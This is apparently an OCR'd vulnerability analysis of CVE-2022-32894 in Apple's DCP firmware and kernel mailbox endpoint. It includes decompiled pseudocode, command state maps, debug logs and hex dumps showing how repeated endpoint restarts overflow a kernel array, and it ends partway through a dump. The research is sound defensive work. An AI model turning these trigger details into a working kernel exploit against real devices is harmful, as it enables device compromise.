
After processing, the value of _*currentState* will be replaced by _*endState*. So only certain handlers can work at a given _*currentState* value.

The iOS 14 version of the DCP firmware has more strings. Almost all cmds are handled in a single switch statement. Clearly seeing the nexus between different cmds through the change of *_currentState*.

```
      a1 = log(
             v8,
             (__int64)v7,
             184LL,
             "[AFK]%s state:%d cmd:0x%x rerun:%d",
             "startStateMachine",
             *(unsigned int *)(this + 228),
             received_cmd,
             v4);
    }
    switch ( *(_DWORD *)(this + 228) )          // status _currentState
    {
      case 0:
        a1 = MailboxSharedMemoryEndpoint::sendMailboxMessage(this, 128LL, 8LL);
        v19 = 3;
        goto LABEL_67;
      case 1:
        if ( (_DWORD)received_cmd != 128 )
          abort("ASSERT: %s:%d: [%s]\nASSERT: 0x%lx 0x%lx", v7, 197LL, "cmd == IOPK_IOP_READY", this,
        v9 = 2;
        goto LABEL_26;
      case 2:
        MailboxSharedMemoryEndpoint::sendMailboxMessage(this, 160LL, 8LL);
        goto LABEL_29;
      case 3:
        if ( (_DWORD)received_cmd != 160 )
          abort("ASSERT: %s:%d: [%s]\nASSERT: 0x%lx 0x%lx", v7, 212LL, "cmd == IOPK_IOP_READY_ACK", th
LABEL_29:
        a1 = MailboxSharedMemoryEndpoint::getNextStateOnReadyAct(this);// Allocate the buffer and retu
        *(_DWORD *)(this + 228) = a1;
        v4 = 1LL;
        if ( ((unsigned int)a1 | 2) != 6 )
          goto LABEL_68;
        continue;
      case 4:
        a1 = send_message(this, 137u, (unsigned __int16)(*(_DWORD *)(this + 232) >> 6), 0);
000D0014 MailboxSharedMemoryEndpoint::startStateMachine:66 (CE014)
```

DCP firmware of iOS 14.2.1 for iPhone 12 Pro Max. Symbols are added upon analysis.


CVE-2022-32894 occurs when the kernel receives either cmd 137 or 142. We tracked down the place where DCP sent these cmds, then drew the following maps of relationship with other cmds according to *_currentState*. Note that these maps are based on the DCP of iOS 14.2.1 which helps to clarify the logic. The DCP of iOS 15.6 skipped some *_currentState*, however, the cmd operations remain consistent.



```
_currentState = 1:
  Kernel -> DCP (cmd 128/IOPK_IOP_READY)
  _currentState = 2

_currentState = 2:
  DCP -> Kernel (cmd 160/IOPK_IOP_READY_ACK) //  Send 0x8 to verify protocol version
  Invoke ::getNextStateOnReadyAct, _currentState pivot to either 6 or 4

_currentState = 6:
  DCP -> Kernel (cmd 141/IOPK_IOP_HERE_IS_YOUR_BUFFER_SIZE) // Send Size
  DCP -> Kernel (cmd 142/IOPK_IOP_HERE_IS_YOUR_BUFFER_ADDR) // Send Buffer address // Allocated in ::getNextStateOnReadyAct
  _currentState = 8

_currentState = 4:
  DCP -> Kernel (cmd 137/IOPK_IOP_REQUEST_BUFFER_TAGGED)
  _currentState = 7

_currentState = 7:
  Kernel -> DCP (cmd 161/IOPK_IOP_HERE_IS_YOUR_BUFFER)
  _currentState = 8

_currentState = 8:
  DCP -> Kernel (cmd 140/IOPK_IOP_HIST_QUEUE_REGISTER_TAGGED)
  DCP -> Kernel (cmd 138/IOPK_IOP_RX_QUEUE_REGISTER_TAGGED)
  DCP -> Kernel (cmd 139/IOPK_IOP_TX_QUEUE_REGISTER_TAGGED)
  _currentState = 11

_currentState = 11:
  Kernel -> DCP (cmd 163/IOPK_IOP_TX_QUEUE_START)
  _currentState = 12

_currentState = 12:
  DCP -> Kernel (cmd 134/IOPK_IOP_TX_QUEUE_START_DONE)
  _currentState = 16

_currentState = 16:
    Kernel -> DCP (cmd 164/IOPK_IOP_TX_QUEUE_STOP)
    _currentState = 11
  Or
    Kernel -> DCP (cmd 192/IOPK_IOP_SHUTDOWN)
    DCP -> Kernel (cmd 193/IOPK_IOP_SHUTDOWN_ACK)
    _currentState = 1
```

After cmd 134, DCP endpoints will start exchanging data and notify kernel by sending cmd 133/IOPK_IOP_TX_QUEUE_NOT_EMPTY, and _currentState remains 16 until disrupted by cmd 164 or 192.

Where DCP sends commands to trigger CVE-2022-32894. DCP firmware of iOS 14.2.1



```
_currentState = 3:
  Kernel -> DCP (cmd 160/IOPK_IOP_READY_ACK)
  _currentState = 4

_currentState = 4:
  DCP -> Kernel (cmd 137/IOPK_IOP_REQUEST_BUFFER_TAGGED)
  _currentState = 7

_currentState = 7:
  Kernel -> DCP (cmd 141/IOPK_IOP_HERE_IS_YOUR_BUFFER_SIZE)
  Kernel -> DCP (cmd 142/IOPK_IOP_HERE_IS_YOUR_BUFFER_ADDR)
  _currentState = 9

_currentState = 9:
  Kernel -> DCP (cmd 139/IOPK_IOP_TX_QUEUE_REGISTER_TAGGED)
  _currentState = 10

_currentState = 10:
  DCP -> Kernel (cmd 163/IOPK_IOP_TX_QUEUE_START)
  _currentState = 13

_currentState = 13:
  Kernel -> DCP (cmd 134/IOPK_IOP_TX_QUEUE_START_DONE)
  _currentState = 16
```

MailboxMessage on DCP (iOS firmware 14.2.1) appears to support cmds interacting in the opposite direction, though it's not supported by the kernel.

The interaction between the kernel and the DCP through MailboxMessage cmds involves allocating a block of memory and transmitting the necessary information to make the memory visible to both the kernel and the DCP, thus facilitating more advanced formatted messaging.

The sender then waits for the other party to initiate a cmd 163 *(IOPK_IOP_TX_QUEUE_START)* and respond with cmd 134 *(IOPK_IOP_TX_QUEUE_START_DONE)*, indicating readiness to exchange data in a richer format. The other party also has the option to initiate a pause using command 164 *(IOPK_IOP_TX_QUEUE_STOP)*.


CVE-2022-32894 can only be triggered from the DCP!

On a normally booted device, all DCP endpoints are stuck at *_currentState = 16*. Cmd 137 and 142 (triggering CVE-2022-32894) are used for setting up the shared memory buffer, so they only happen once and have already happened before *_currentState = 16*. This means we cannot reach the vulnerable path without resetting *_currentState*, therefore this bug could not be reached from the AP.

This is one of the key insights that led us to surmise that the attackers already had complete control of the Display Co-Processor.

In our tests, we forced the kernel to send a series of commands to restart the DCP endpoint: cmd 192 *(IOPK_IOP_SHUTDOWN)* -> cmd 128 *(IOPK_IOP_READY)* -> cmd 163 *(IOPK_IOP_TX_QUEUE_START)*. It always resulted in the kernel receiving cmd 137 (Pivot 2), as shown in the screenshot below.

Let's see what was causing it.



```
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): msg: 0x00c1000000000000 (cmd: 0xc1 argument: 0 ep: 32 IOPK_IOP_SHUTDOWN_ACK)
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): (32) complete queueState:2
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): msg: 0x00a0000000000008 (cmd: 0xa0 argument: 0x8 ep: 32 IOPK_IOP_READY_ACK)
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): IOPK_IOP_READY : protocol 0x8 options 0x0
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): msg: 0x008900000200cafe (cmd: 0x89 argument: 0x200cafe ep: 32 IOPK_IOP_REQUEST_BUFFER_TAGGED)
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): arg0: 0xcafe arg1: 0x200
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): msg: 0x008a00000100cafe (cmd: 0x8a argument: 0x100cafe ep: 32 IOPK_IOP_RX_QUEUE_REGISTER_TAGGED)
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): msg: 0x008b01000100cafe (cmd: 0x8b argument: 0x1000100cafe ep: 32 IOPK_IOP_TX_QUEUE_REGISTER_TAGGED)
kernel: (AppleFirmwareKit) (DCPEndpoint:0x1000003bd) SMMachine post:[Ready] in state:(on)
kernel: (AppleFirmwareKit) (DCPEndpoint:0x1000003bd) SMMachine drop event:[Ready] in state:(on)


kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): msg: 0x0086000000000000 (cmd: 0x86 argument: 0 ep: 32 IOPK_IOP_TX_QUEUE_START_DONE)
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): (32) complete queueState:1
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): msg: 0x0085000000000000 (cmd: 0x85 argument: 0 ep: 32 IOPK_IOP_TX_QUEUE_NOT_EMPTY)
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003bd): msg: 0x0085000000000002 (cmd: 0x85 argument: 0x2 ep: 32 IOPK_IOP_TX_QUEUE_NOT_EMPTY)
```

The debug log when restarting a DCP endpoint. Tested on an M1 Macbook.

The sequence of commands starts with the kernel sending DCP the *IOPK_IOP_READY* cmd. DCP responds with the version number for the kernel to verify.

And here comes the turning point: the command includes an _allocator field, and if the _allocator field has a value, ::getNextStateOnReadyAct will use it to allocate memory and send the size and address to the kernel through cmd 141 *(IOPK_IOP_HERE_IS_YOUR_BUFFER_SIZE)* and 142 *(IOPK_IOP_HERE_IS_YOUR_BUFFER_ADDR)* respectively.

If not, ::getNextStateOnReadyAct will send cmd 137 *(IOPK_IOP_REQUEST_BUFFER_TAGGED)* carrying the memory size as a parameter to the kernel, requesting the kernel allocate memory and send the address of the memory back through cmd 161 *(IOPK_IOP_HERE_IS_YOUR_BUFFER)*.

```
  __int64 size; // x21
  __int64 _offset; // x8
  __int64 _bufferVirtAddr; // x9
  uint64_t v1; // x8
  unsigned __int64 sharedMem_size; // x9
  uint64_t sharedMem_phyAddr; // x20
  __int64 v9; // x1
  __int64 v10; // x2

  _allocator = *(_QWORD *)(a1 + 72);              // memory allocator
  if ( _allocator )
  {
    if ( *(_BYTE *)(a1 + 389) )
    {
      size = *(_QWORD *)(a1 + 312);
      ((void (*)(void))sub_135E08)();             // Allocate memory to be shared with kernel
      _offset = *(_QWORD *)(_allocator + 56);     // _allocator->_offset
      if ( (unsigned __int64)(_offset + size) > *(_QWORD *)(_allocator + 32) )
        abort("ASSERT: %s:%d: [%s]", "EndpointSharedMemoryAllocator.cpp", 52LL, "_offset + size <= _size");
      *(_QWORD *)(_allocator + 56) = _offset + size;
      _bufferVirtAddr = *(_QWORD *)(_allocator + 24);// _allocator->_bufferVirtAddr
      *(_QWORD *)(a1 + 328) = _bufferVirtAddr + _offset;
      if ( !_bufferVirtAddr )
        abort("ASSERT: %s:%d: [%s]", "MailboxSharedMemoryEndpoint.cpp", 276LL, "_bufferVirtAddr");
      v1 = *(_QWORD *)(a1 + 72);
      sharedMem_size = *(_QWORD *)(v1 + 32);
      sharedMem_phyAddr = *(_QWORD *)(v1 + 40);
      *(_QWORD *)(a1 + 320) = sharedMem_phyAddr;
      *(_QWORD *)(a1 + 336) = *(_QWORD *)(v1 + 48);
      send_message(a1, 141u, sharedMem_size >> 6);
      send_message(a1, 142u, sharedMem_phyAddr);
      send_message_140_138_139(a1, v9, v10);
      return 11LL;
    }
    else
    {
      return 5LL;
    }
  }
  else
  {
    if ( *(_BYTE *)(a1 + 389) )
      send_message2(a1, 137u, (unsigned __int16)(*(_DWORD *)(a1 + 312) >> 6), 0);
    return 7LL;
  }
}
00032F00 MailboxSharedMemoryEndpoint::getNextStateOnReadyAct:3 (30F00)
```

From our tests, we observed that _allocator is empty

::getNextStateOnReadyAct pseudocode. DCP firmware of iOS 15.6

We found that the _allocator field is empty across all DCP endpoints, which steers clear of cmd 142 (IOPK_IOP_HERE_IS_YOUR_BUFFER_ADDR). Each endpoint has one established shared memory buffer that is allocated through cmd 137 (IOPK_IOP_REQUEST_BUFFER_TAGGED), which can be revealed by a field since cmd 137 stores the value in a slightly different way than cmd 142.

How does the kernel handle cmd 137 and what is the patch about?

```
    v53,
    OS_LOG_TYPE_DEBUG,
    "%s(%s:%#llx): arg0: %#x arg1: %#x\n",
    v55,
    v56,
    v57,
    (unsigned __int16)a1,                    // arg0: a custom tag
    WORD1(a1));                              // arg1: mem size
  v58 = *(_QWORD *)(this + 192);
if ( *(_DWORD *)(v58 + 240) <= 3u )          This is the patch added after update
{
    v59 = *(_QWORD *)(v58 + 248) * WORD1(a1);
    do
    {
      v60 = (RTBuddySlaveMemoryBuffer *)(*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64, _QWORD))(**(_QWORD **)(*(_QWORD *)(this + 184) + 40LL) + 2200LL))(
                                         *(_QWORD *)(*(_QWORD *)(this + 184) + 40LL),
                                         0LL,
                                         v59,
                                         1 << PAGE_SHIFT_CONST);// RTBuddy::allocateVisibleMemory
      if ( !v60 )
        panic("\"secondaryMemory:%p\" @%s:%d", 0LL, "AFKMailboxSharedMemoryEndpoint.cpp", 421LL);
      v61 = v60;
      v62 = (IOBufferMemoryDescriptor *)((__int64 (__fastcall *)(RTBuddySlaveMemoryBuffer *))v60->v->IOSlaveMemoryBuffer_getBuffer)(v60);
      v63 = v62;
      if ( v62 )
        ((void (__fastcall *)(IOBufferMemoryDescriptor *))v62->retain)(v62);
      IOMemoryDescriptor::getPhysicalAddress(v63);// the return is unused
      v64 = ((__int64 (__fastcall *)(RTBuddySlaveMemoryBuffer *))v61->v->IOSlaveMemoryBuffer_getSlaveAddress)(v61);
    }
    while ( !v64 );
    v65 = *(_QWORD *)(this + 192);           // Lets name *(this+192) as 192_buf
    v66 = *(unsigned int *)(v65 + 240);
    v67 = v65 + 48 * v66;size of arr_item is 48
    *(_WORD *)(v67 + 48) = a1; arr_item+0: a custom tag
    *(_QWORD *)(v67 + 56) = v61; arr_item+8: an inst of RTBuddySlaveMemoryBuffer
    *(_QWORD *)(v67 + 64) = 0LL;
    *(_QWORD *)(v67 + 72) = v63; arr_item+24: an inst of IOBufferMemoryDescriptor
    *(_QWORD *)(v67 + 80) = v64; arr_item+32: slave address of mem buf
    *(_QWORD *)(v67 + 88) = v59; arr_item+40: size of mem buf
    *(_DWORD *)(v65 + 240) = v66 + 1;
    send_msg = v64 & 0xFFFFFFFFFFFFFLL | 0xA1000000000000LL; send slave address of mem buf back to DCP via cmd 161
    v68 = (*(__int64 (**)(void))(**(_QWORD **)(*(_QWORD *)(this + 184) + 32LL) + 488LL))();// RTBuddyEndpoint::sendMessage
    if ( (_DWORD)v68 )
```

Handling of cmd 137 in AFKMailboxSharedMemoryEndpoint::handleMailboxMessage, after patching


The "this" in the above code is an instance of DCPEndpoint, a subclass of *AFKMailboxSharedMemoryEndpoint*. cmd 137 sent by DCP split out two arguments: arg0 and arg1. We observed values for arg0: *0xcafe* and arg1: *0x200*. arg1 will be used to multiply against another variable located at offset 248 (which we observed to have a value of 0x40 and marked in the following screenshot). The result is *0x8000*, which becomes the size of the shared memory buffer to be allocated. arg0 acts like an identification tag later used for looking up a specific DataQueue in the handling of cmds 138, 139 and 140.

Note that there is an abandoned call of *IOMemoryDescriptor::getPhysicalAddress*. The secondary address sent back to DCP from the kernel is not a standard physical address. Although it may look like a standard 9-byte physical address, attempting to access it as one will trigger a panic. This design is likely due to security reasons.

All secondary addresses start with *0xF0*. To get the actual physical address, you call *IOMemoryDescriptor::getPhysicalAddress* on the *IOBufferMemoryDescriptor* inst stored in *arr_item+24*. An example is *0xf042dc000* (secondary address), which corresponds to a valid physical address of *0xb17680000*.

The kernel copies the relevant properties and class instances to the *192_buf* buffer in a way that resembles a C array. We will refer to each item stored in the array as an *arr_item*. To find out the size of *192_buf*, we located its allocation and learned its size is *0x120*. Each arr_item has size *0x30*.

Furthermore, *192_buf+240* stores the index variable that is now verified in the updated firmware. Apparently, the patch is to keep the *arr_item* within the bounds of the array. So, minus the first 48 bytes and the last 48 bytes (see below), the middle ground of 192_buf is where arr_items are stored.




```
0000000288(0x00000120) bytes
0000: 80 b8 ac cc 24 fe ff ff 20 b9 ac cc 24 fe ff ff ....$... ...$...
0010: c0 b9 ac cc 24 fe ff ff 00 00 00 00 00 00 00 00 ....$...........
0020: 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ................
0030: fe ca 00 00 00 00 00 00 00 c4 aa cd 24 fe ff ff ............$...
0040: 00 00 00 00 00 00 00 00 b0 69 db 33 1b fe ff ff .........i.3....
0050: 00 40 23 04 0f 00 00 00 00 80 00 00 00 00 00 00 .@#.............
0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00f0: 01 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
array index: 1
  1. 0xcafe
  2. 0xfffffe24cdaac400
  3. 0x0
  4. 0xfffffe1b33db69b0
  5. 0xf04234000
  6. 0x8000
```

The content of the normal 192_buf

Based on the handling of cmd 160, we determined that the first 48 bytes of *192_buf* are pre-arranged values representing instances of RemoteDataQueue. RemoteDataQueues are also involved in the handling of cmds 138, 139 and 140 (to be covered later).


Moreover, 32 bytes at *+0xF0(240)* stores the index variable of the array. 64 bytes at *+0xF8(248)* stores the multiplier used to calculate the size of the shared memory buffer to be allocated. Let's call it *mem_buf_mul*.



```
0000000288(0x00000120) bytes
0000: 40 a3 b2 13 20 fe ff ff 80 a4 b2 13 20 fe ff ff @... ....... ...
0010: 20 a5 b2 13 20 fe ff ff 00 00 00 00 00 00 00 00  ... ...........
0020: 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ................
0030: fe ca 00 00 00 00 00 00 40 8c 1b 47 1b fe ff ff ........@..G....
0040: 00 00 00 00 00 00 00 00 e0 e7 99 e0 24 fe ff ff ............$...
0050: 00 80 25 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..%.............
0060: fe ca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0070: 00 00 00 00 00 00 00 00 10 c2 4d 22 20 fe ff ff ..........M" ...
0080: 00 80 25 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..%.............
0090: fe ca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00a0: 00 00 00 00 00 00 00 00 80 7c 4f 22 20 fe ff ff .........|O" ...
00b0: 00 80 25 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..%.............
00c0: fe ca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00d0: 00 00 00 00 00 00 00 00 a0 14 8d 1e 20 fe ff ff ............ ...
00e0: 00 80 25 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..%.............
00f0: 04 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0100: 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```


The overflow of the 192_buf

Now that we know the boundaries and that the overflow data is arr_items. Let's go ahead and restart the DCP endpoint a few times, making it send cmd 137 to the kernel multiple times.



```
0000000288(0x00000120) bytes
0000: c0 34 46 cc 24 fe ff ff 20 3e 74 cb 24 fe ff ff .4F.$... >t.$...
0010: e0 e3 38 cb 24 fe ff ff 00 00 00 00 00 00 00 00 ..8.$...........
0020: 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ................
0030: fe ca 00 00 00 00 00 00 00 c4 aa cd 24 fe ff ff ............$...
